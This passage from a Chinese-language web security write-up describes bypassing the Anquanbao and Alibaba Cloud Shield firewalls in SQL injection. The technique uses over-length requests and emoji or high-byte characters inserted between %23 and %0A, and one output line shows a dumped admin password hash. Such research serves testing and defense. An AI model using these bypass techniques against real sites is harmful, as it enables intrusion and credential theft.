
当数据包超过2329时就可以成功绕过，2329长度以后的就不检测了。？




0x05 猥琐很重要

这里讲个有意思的案例，并且是当时影响了安全宝、阿里云盾的姿势：

有次睡前想到的，emoji图标！是的，平时做梦并没有美女与野兽。当时只是随便一想，第二天问了5up3rc，他说他也想过，但测试并没有什么效果。




emoji是一串unicode字集组成，一个emoji图标占5个字节，mysq也支持emoji的存储，在mysql下占四个字节:





既然在查询的时候%23会忽略掉后面的，那么Emoji就可以插入到%23与%0A之间。再加多试了试，成功绕过了，200多个emoji图标，只能多，但少一个都不行。。。

可能会说，这是因为超长查询导致的绕过吧?并不是。




这么长，mysql也是会执行的:






Array ([user] => admin [password] => 5f4dcc3b5aa765d61d8327deb882cf99) Array ([user] => root@localhost [password] => 5.5.42-log)



我们再来测试阿里云盾：




绕过了。。。事情还没看起来这么简单。


当缩少emoji数量的话会拦截，想想还是再加多些试试:

还是拦截，那刚才的没拦截是怎么回事?点根烟，逐一进行排查。发现能绕过的原因和emoji数量无关，而是某个emoji可以。


就是这个愤怒的emoji，其他的emoji都不行。唯独愤怒脸可以:




将这些emoji进行urlencode看看特征，究竟是什么原因?看看哪些emoji插入不会被拦截:




有些emoji进行urlencode后是很长的，因为是几个emoji进行组合的。




将这些payload进行注入进去。




难道只有这个愤怒脸插入进去就可以绕过?也不能这么说，我发现能绕过的字符都是ascii码超过了127的字符：




那为什么愤怒脸的emoji可以?这里提到emoji的特征，常见的emoji是四位组成，前三位多数是一致的，把这三位插入payload试试:

